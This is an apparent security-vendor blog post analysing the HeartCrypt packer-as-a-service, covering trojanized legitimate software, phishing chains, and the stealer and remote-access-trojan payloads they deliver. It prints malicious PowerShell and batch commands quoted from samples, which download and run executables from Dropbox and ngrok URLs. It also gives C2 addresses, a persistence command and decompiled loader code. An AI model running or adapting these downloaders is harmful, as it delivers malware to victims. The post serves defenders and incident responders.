HeartCrypt's wholesale impersonation effort

⋮ 9/26/2025

Over the past year and a bit more, we've monitored a constellation of events that share a set of general attributes:

- Malware impersonating, subverting, and embedding itself in legitimate software applications
- Position-independent loader code (PIC) injected near package entry points, overwriting the original code
- Encrypted malicious payloads inserted as an additional resource
- Use of a simple encryption algorithm (XOR), with a static key using ASCII characters
- Payloads belonging to common RATs (remote-access Trojans) or credential/info stealer families
- Password-protected archives hosted in Google Drive (on a compromised account) and linked from email

We ultimately concluded that these cases were all connected to what has come to be known as the HeartCrypt packer-as-a-service (PaaS) operation. After publishing multiple articles on specific investigations, in this post we take a deeper dive into our cumulative findings, and see glimpses of the malware as a young pest.

The industry was watching

Along the way, there was credible evidence that these attacks could be attributed to a single threat actor. At one point it was thought HeartCrypt was a product of the group CrowdStrike calls "Blind Spider," whose targets had some geographic overlap with the cases we analyzed. Ultimately, though, there were enough differences (different payloads, different payload injection mechanisms, different targeted locations) for us to discern that these efforts belonged to multiple threat actors. (And it wasn't only Sophos looking of course; scrutiny of this PaaS has come from many quarters over the course of its deployment, notably an excellent early writeup from CrowdStrike.)

In other words, the accumulated dataset of these attacks is not small. Over the course of Sophos' investigations, we evaluated literally thousands of samples, caught glimpses of nearly 1000 command-and-control (C2) servers, identified well over 200 impersonated software vendors large and small, saw countries in every hemisphere targeted, and wrote about it. And though HeartCrypt is practically old hat in infosecurity circles – the authors of this post are speaking at this week's Virus Bulletin on up-and-coming young "EDR killers," based in part on what this data revealed to us – HeartCrypt is still causing heartburn worldwide. A look at the specifics may help make it clear how and why.

The targets: Initial incident

It all started (for Sophos at least) with a HeapHeapProtect alert:

```
Mitigation    DynamicShellcode
Policy        HeapHeapHooray
Timestamp     2024-03-25
```

The process trace showed the execution of the following executable:

```
Path:           c:\Windows\Dv0y70b8ALMzQX.exe
SHA-256       f51397bb18e166c933fe090320ec23397fed73b68157ce86406db9f07847d355
SHA-1         7c0cdd66e350dd1818333cd7a5ac04db07dd96a1
MD5           254b7cca40f9e624b21841f60bff0919
```

The process trace further revealed:

```
1  C:\Windows\Dv0y70b8ALMzQX.exe [10220]
2  C:\Windows\System32\cmd.exe [6544] *
   cmd.exe /C command.cmd
3  C:\Windows\AdminArsenal\PDQDeployRunner\service-1\PDQDeployRunner-1.exe [37164] *
4  C:\Windows\System32\services.exe [1264] *
5  C:\Windows\System32\wininit.exe [1192] *
   wininit.exe
```

The interesting thing about it was that the executable was originally a CCleaner component (PDB path (H:\Piriform\CCleaner\branches\v5.22\bin\CCleaner\Release\CCleaner.pdb), which contained injected malicious code. (To be clear, CCleaner and every other legitimate application mentioned in this post – and there will be many – is just one more innocent victim in this situation.) The executable also had valid version information, as shown in Figure 1:



Figure 1: A compromised instance of CCleaner was our Patient Zero

We started to investigate the case, and the search for additional samples led to a few thousand similar binaries during this research.

Infection chain

In some cases, we could fully or partially recover the infection chain. The different infection chains were targeting different countries – a sign that they were done by different threat actors using their own favorite methods. This indicated to us fairly early in the process that the entity we were seeing was an *-As-A-Service offering – in this case, a packer that could be customized with relative ease.

Phishing email with side loading

In the first case we'll examine, the identified campaign targeted Italian users.
The infection chain uses DLL sideloading to execute the malicious DLL. A PDF reader application loads msimg32.dll from its own directory instead of the system directory and thus executes the payload loader injected into the DLL. The impersonated component is a Windows DLL library.

This infection chain starts with a phishing email such as this one:



Figure 2: A threatening-sounding letter hides something even worse: This email claims to be from an Italian lawyer contacting the recipient about alleged copyright infringement, but the PDF at the bottom has other ideas

When clicked on the link to the PDF document, the following shortened URL is opened:

`hxxps://t[.]ly/flJWG16112024`

This redirects to the following Dropbox download:

`hxxps://ucb8c68b6c4ab89f35d7d8df1884.dl.dropboxusercontent[.]com/cd/0/get/CepnFUCVNx2PfmQ6yVoWeiZBsqmcXsA dl=1#`

The file that was downloaded from this URL is a ZIP archive:

```
8e1130e9215ba12afebe7c57d26b7d10d0d11060c904d644bff3fd1bf29df99b *Notifica di
violazione dei diritti di propriet… intellettuale,1611 LDK 31[.]zip
```

The name of the ZIP file matches the theme and language of the social engineering used in the initial phishing email.

The ZIP archive contains the following three files:



Figure 3: Note the dicey DLL in the ZIP archive

```
08c7fb6067acc8ac207d28ab616c9ea5bc0d394956455d6a3eecb73f8010f7a2 *Notifica di
violazione dei diritti di propriet… intellettuale,1611 LDK 31.exe
d8f9475ac340f5c2c49bce422bd76c42076e31f4016684314d0560e76568ad15 *msimg32.dll
dcf81f648ee6d097226d3c885561c34bb22e738501e410410afce9787bd43009 *renamethus.irename
```

The second DLL is the impersonated carrier (nwdll, from the NW.js community) with the payload and the loader code injected. The second file is a clean loader (Haihaisoft PDF Reader, renamed to match the name of the ZIP file). The third file is a decoy PDF file.

During replication there was no sign that the decoy PDF content was ever attempted to be displayed. No wonder — it is just a large test file. There would be no point in displaying it.

Figure 4: There is no point in looking at the decoy file, but if one did, it would look like this – plus 99 more pages

However, the DLL file as a standalone component — this time, not part of a sideloading scenario — is copied to C:\Users\{user}\OneDrive\Documents\AvivaUpdate_0001.dll, padded with zero bytes to the size of 950 MB, and registered for startup with the following command line:

```
rundll32.exe C:\Users\{user}\OneDrive\Documents\AvivaUpdate_0001.dll,EntryPoint
```



Figure 5: A glimpse of the malicious registration

So, in the infection chain, the impersonated DLL is used in two different ways:

- During the installation phase it is executed by sideloading
- In the final infected state only the DLL file persists, executed by rundll32.exe

The extracted payload was a file with the SHA-256 hash

```
09bb6673b62ed69b38035c562752867ff16d0624df6b3b2abf24ac90b5fda6cd
```

This turned out to be a Lumma Stealer variant. The extracted configuration contains the following C2 servers:

```
{
    "C2s": [
        "fleez-inc.sbs",
        "crib-endanger.sbs",
        "faintbl0w.sbs",
        "pull-trucker.sbs",
        "bored-light.sbs",
        "agreementyn.cyou",
        "thicktoys.sbs",
        "300snails.sbs",
        "3xc1aimbl0w.sbs"
```

Figure 6: In this case we saw nine C2 servers. The .SBS top-level domain, for those unfamiliar with it, launched about five years ago and was designed to support small businesses engaged in social welfare support or philanthropy

Phishing email without side loading

In the next case we'll review, the identified campaigns were targeting victims in Colombia – as mentioned above a popular target for the Blind Spider threat adversary, which caused us to wonder if HeartCrypt had more than a passing affiliation with that group. The malicious content was hosted on a Google Drive in a password-protected ZIP

archive; the password was included in the phishing email. The impersonated carrier this time is a standalone Windows executable.

We were able to retrieve a copy of the original email:



Figure 7: This time the email appears to have information from the Attorney General of Columbia concerning judgment in a particular federal case; can you spot the download link?

The email contains the password for the ZIP file (in this case, 7771).

The message also contains a well-hidden download link — in this case the dot at the end of the text — which was the anchor to the next stage:

Figure 8: There it is – a single period at the end of a sentence in the message boilerplate is actually an entire download link

The link points to another Google drive location, where a password-protected ZIP archive is shared:



Figure 9: Google Drive's antimalware scanning tools were not able to engage with the download, but they did identify that something was odd about the file

The name of the ZIP archive matches the theme and language of the initial phishing email. The file itself contains an executable (00001-Circualr Proceso Judicial Rad. 23001461299320240019100 Procuraduria General.exe; note typo in filename) with the following hashes:

```
70feac3064249f2c3773ed2a044cb9f6e644961fe8f51e9c742d2979c6e562a3 *00001-Circualr
Proceso Judicial Rad. 23001461299320240019100 Procuraduria General[.]exe

d2d00439c7d7961d3146cc0df9ed4abc78a6174a7390f9185c75f94705e0b8b2 *00001-Circualr
Proceso Judicial Rad. 23001461299320240019100 Procuraduria General.[]zip
```

When the archive is unpacked and the executable in the ZIP is run, it creates a copy of itself in the *%USERHOME%\Videos\Cylance\Bin* directory. This copy has a large number of zero bytes appended at the end, inflating it to 934MB size.



Figure 10: Taking Cylance's name in vain

This copy is registered to run automatically at each system startup, thus establishing persistence:



Figure 11: Once again, the malware makes a home for itself on the target's hard drive

This time, the payload is AsyncRAT. The extracted config is:


```
{
    "C2s": [
        "94.103.125.231"
    ],
    "Ports": [
        "2626"
    ],
    "Version": "1.0.7",
    "Folder": "AppData%",
    "Filename": "aGtwWDUxVk5jaHNONkhybEZWbVdXRGx1SUcwbEJzVFc=",
    "Install": "false",
    "Mutex":
    "MIICMDCCAZmgAwIBAgIVAIGBz6Y+7gj2nikjFjRUrU+W1e6pMA0GCSqGSIb
    BEGA1UECwwKcXdxZGFuY2h1bjEcMBoGA1UECgwTRGNSYXQgQnkgcXdxZGFuY
```


Phishing email with LNK shortcut file

For the next case we'll examine, we return to Italy. The identified cases of these campaigns were targeting Italian victims and feature a LNK shortcut file, PowerShell, and batch scripts in the infection chain.

The chain started with a phishing email like this:

Figure 12: Back to Italy, back to maliciously crafted emails claiming copyright infringement. Caltagirone Editore is an Italian media company – again, in no way connected to HeartCrypt except as an innocent victim of reputation theft

This contains a shortened link :

`https://t.ly/PWWX9`

Which points to a file hosted on Dropbox that appears to be a PDF file:

`https://uc3495facb23fe98be63edb80cdd.dl[.]dropboxusercontent.com/cd/0/get/C[redacted]dl=1#`

But the downloaded file is really a ZIP archive named Registro delle violazioni dei diritti d'autore.zip. Once again this matches the theme and language of the initial phishing email.

The content of the archive is a large junk data file and an LNK shortcut file:



Figure 13: The junk file is named in such a way as to draw the target's attention to the relatively tiny LNK file

The shortcut file has the icon of a PDF file, but it really executes a PowerShell command.



Figure 14: Not really a PDF. Note the peculiar capitalizations in the command string

This PowerShell command downloads and executes another PowerShell script from

`hxxps://7bz5nc0bdyga37scjk9otosvcvcl5wyc.ngrok[.]app/api/secure/28116973ac5fdc1458ff89e92d1259c2`

```
Start-Process msedge.exe -ArgumentList "--kiosk
https://www.dropbox.com/scl/fi/sirgrh5wcotr94vrt7u4y/Lewis-Silkin-LLP.pdf?rlkey=gy86lkfswaic1rpanqjd98k9m&dl=1
"; $RandomFileName = "$env:temp\$(Get-Random).bat"; IWR -Uri
"https://www.dropbox.com/scl/fi/etndtbojizgq5yjlcrtxt/loader.txt?rlkey=fudtfxqkimiyh7j8v58av45jr&dl=1" -
OutFile $RandomFileName; start $RandomFileName; Start-Sleep -s 5; del $RandomFileName;
```

Figure 15: We see Dropbox abused for a second time

This script downloads two further files. The first is a decoy PDF file:

LEWIS SILKIN

TOP SECRET

Lewis Silkin LLP
Arbor, 255 Blackfriars Road, London, SE1 9AX

Subject: Cease and Desist Letter – Copyright Infringement of Domino Records' Music

We write to you on behalf of our client, Domino Records, a leading record label that holds copyright in a catalogue of internationally recognized music recordings. Domino has instructed us regarding your unauthorized use, distribution, or reproduction of music owned by Domino in breach of its copyright under the Copyright, Designs and Patents Act 1988.

Nature of the Infringement

It has come to our client's attention that you have describe the specific infringement uploaded, reproduced, or distributed the songs titled without obtaining the necessary permissions from Domino. Such actions constitute a clear violation of Domino's exclusive rights as the copyright holder under Section 16 of the Act.

Legal Consequences

Under UK copyright law, unauthorized use of protected works entitles the copyright owner to pursue legal remedies, including but not limited to:

1. An injunction to prevent further infringement.
2. Damages or an account of profits arising from the infringement.
3. An order for the delivery up or destruction of infringing copies; and
4. Recovery of legal costs.

Cease and Desist Demand

To avoid legal action, you are required to:

Sophos X-Ops

Figure 16: A change in language and alleged infringement, this time claiming that the target has infringed the rights of a British music label (Domino Records, yet another innocent victim here – note that the letter fails even to say what the target has "infringed" on, not to mention the typo [which may be a cut-and-paste error by the attacker])

The second is a downloader batch file, downloaded from:

`hxxps://www.dropbox[.]com/scl/fi/etndtbojizgq5yjlcrtxt/loader.txt?rlkey=fudtfxqkimiyh7j8v58av45jr&dl=1`

```
@echo off
powershell -WindowStyle Hidden -Command ^
    "$RandomPDF = \"$env:temp\$(Get-Random).pdf\"; $RandomEXE = \"$env:temp\$(Get-Random).exe\"; IWR -Uri
    'https://www.dropbox.com
    /scl/fi/sirgrh5wcotr94vrt7u4y/Lewis-Silkin-LLP.pdf?rlkey=qy86lkfswaiclrpangjd98k9m&dl=1' -OutFile
    $RandomPDF ;    Start-Process msedge.exe -ArgumentList \"--kiosk $RandomPDF\" ; IWR -Uri
    'https://www.dropbox.com/scl/fi/c9wj8bks1gn5ek1ll2d2b/runner.exe?rlkey=vautlrypiqs3sxd6jabnh8gdi&dl=1'
    -OutFile $RandomEXE ; start $RandomEXE"
exit
```

Sophos X-Ops

Figure 17: The malware dips into a trove of presumably stolen or "found" PDFs and sends one at random as a decoy – in this case, the letter shown in Figure 16

The downloader batch file once again downloads and opens the decoy PDF file, and also downloads and executes the final payload from:

`hxxps://www.dropbox[.]com/scl/fi/c9wj8bks1gn5ek1ll2d2b/runner.exe?rlkey=vautlrypiqs3sxd6jabnh8gdi&dl=1`

The final payload in cases like this one was usually Rhadamanthys.

In this specific case it was possible to get stats from t.ly, which showed that the shortened URL was accessed 44 times (39 of those unique). Almost all of them (33) came from Italy; the rest might well have been coming from malware analysts around the world, including us.



Figure 18: The heat map of URL accesses is rather focused

Another similar campaign had an initial link pointing to

`hxxps://t[.]ly/FkiVa`

There were 93 visits to this URL, 81 of them from (again) Italy.

Under the hood: Modified executables

The HeartCrypt packer takes legitimate executables and modifies them by injecting malicious code in the .text section. It also inserts a few additional Portable Executable (PE) resources. These resources are disguised as bitmap files and start with a BMP header, but afterwards the malicious content follows.

In a 2024 article, this loader was named HeartCrypt by Unit42. The malicious code is added as a continuous block of code inside the .text section where control flow has been hijacked, so it gets executed right from the start. As Unit42 highlighted, this code block is designed as position-independent code (PIC), a programming construct in which the code's location in memory doesn't affect its execution.

Inside the loader

Code is highly obfuscated by hundreds of direct jumps and short calls. They exist only to obfuscate code flow. Junk bytes fill in the gap between these JMP & CALL, making it tricky to reverse-engineer.



Figure 19: Junk bytes such as those shown above take time to analyze and disguise what's actually happening

As described in the article, the PIC would decode a second level of PIC. Figure 20 shows a "before and after" screenshot of the same binary that shows the decoded PIC.



Figure 20: A cleaner view of the proceedings moves the obfuscating code out of the way

The second level code is still difficult to read, but with the help of the stack strings that are now revealed we can make some sense of it. For instance, it performs various anti-emulator checks by trying to load nonexistent dynamic link libraries (DLLs) such as k7rn7l32.dll and ntd3ll.dll, as shown in Figure 21:



Figure 21: The code calls a DLL it does not expect to find

Behavioral logs, such as those available from VirusTotal, show the attempt by the loader to load these nonexistent DLLs, as shown in Figure 22.



Figure 22: Well, it tried

This sample then uses the anti-emulation technique that was observed in Raspberry Robin, which consists of retrieving the address of a function exported by kernel32 that only exists in emulators:

```
*(_WORD *)(a1 - 1744) = 0;
strcpy((char *)(a1 - 700), "MpVmp32Entry");
strcpy((char *)(a1 - 716), "MpVmp32Entry");
strcpy((char *)(a1 - 812), "MpReportEventEx");
strcpy((char *)(a1 - 732), "MpSehHandler");
strcpy((char *)(a1 - 796), "MpStartProcess");
strcpy((char *)(a1 - 868), "MpSwitchToNextThread");
*(_DWORD *)(a1 - 1876) = NtCurrentTeb();
```

Figure 23: The princess… erm, the function… is in another castle

If either the nonexistent or the emulator-only imports are successfully resolved, the loader concludes that it is running in an emulated environment and will not perform malicious activities.

The PIC code in the .text section is executed first, then transfers execution to the PIC code located in one of the resources. It looks for a specific marker as shown in Figure 24:



Figure 24: The code seeks out a specific marker

The end goal is to decode the encrypted payload, then launch it. In this case the code uses API functions such as CreateProcessW, VirtualAlloc, GetThreadContext, NtCreateThreadEx, and CreateRemoteThread to load and execute the final payload.

```
// positive sp value has been detected, the output may be wron
void __usercall sub_4DFA65(int a1@<ebx>, int a2@<ebp>)
{
  strcpy((char *)(a2 - 4420), "NtCreateThreadEx");
  strcpy((char *)(a2 - 7292), "CreateRemoteThread");
  *(_WORD *)(a2 - 10776) = 'C';
  *(_WORD *)(a2 - 10774) = ':';
  *(_WORD *)(a2 - 10772) = '\\';
  *(_WORD *)(a2 - 10770) = 'W';
  *(_WORD *)(a2 - 10768) = 'i';
  *(_WORD *)(a2 - 10766) = 'n';
  *(_WORD *)(a2 - 10764) = 'd';
  *(_WORD *)(a2 - 10762) = 'o';
  *(_WORD *)(a2 - 10760) = 'w';
  *(_WORD *)(a2 - 10758) = 's';
  *(_WORD *)(a2 - 10756) = '\\';
  *(_WORD *)(a2 - 10754) = 'M';
  *(_WORD *)(a2 - 10752) = 'i';
  *(_WORD *)(a2 - 10750) = 'c';
  *(_WORD *)(a2 - 10748) = 'r';
  *(_WORD *)(a2 - 10746) = 'o';
  *(_WORD *)(a2 - 10744) = 's';
  *(_WORD *)(a2 - 10742) = 'o';
  *(_WORD *)(a2 - 10740) = 'f';
  *(_WORD *)(a2 - 10738) = 't';
```

Figure 25: Note the obfuscation of the filepath

```
loc_4DED7A:                             ; CODE XREF: sub_4DECE4+901j
                or      eax, 5B8Eh
                pop     eax
                mov     byte ptr [ebp-1398h], 64h ; 'd' ; XORkey
                mov     byte ptr [ebp-1397h], 65h ; 'e'
                mov     byte ptr [ebp-1396h], 4Eh ; 'N'
                mov     byte ptr [ebp-1395h], 47h ; 'G'
                mov     byte ptr [ebp-1394h], 45h ; 'E'
                mov     byte ptr [ebp-1393h], 32h ; '2'
                mov     byte ptr [ebp-1392h], 76h ; 'v'
                mov     byte ptr [ebp-1391h], 6Fh ; 'o'
                mov     byte ptr [ebp-1390h], 4Eh ; 'N'
                mov     byte ptr [ebp-138Fh], 76h ; 'v'
                mov     byte ptr [ebp-138Eh], 6Fh ; 'o'
                mov     byte ptr [ebp-138Dh], 0
0               mov     dword ptr [ebp-3544h], 0Bh
                push    ecx
                add     ecx, 125CDh
                or      ecx, 12B93h
                call    sub_4DEDFB
```

Figure 26: The further obfuscation observed is Figure 25 is still visible at the top, but the real action is near the bottom of the image

Figure 27 shows another binary with the obfuscated payload revealed:

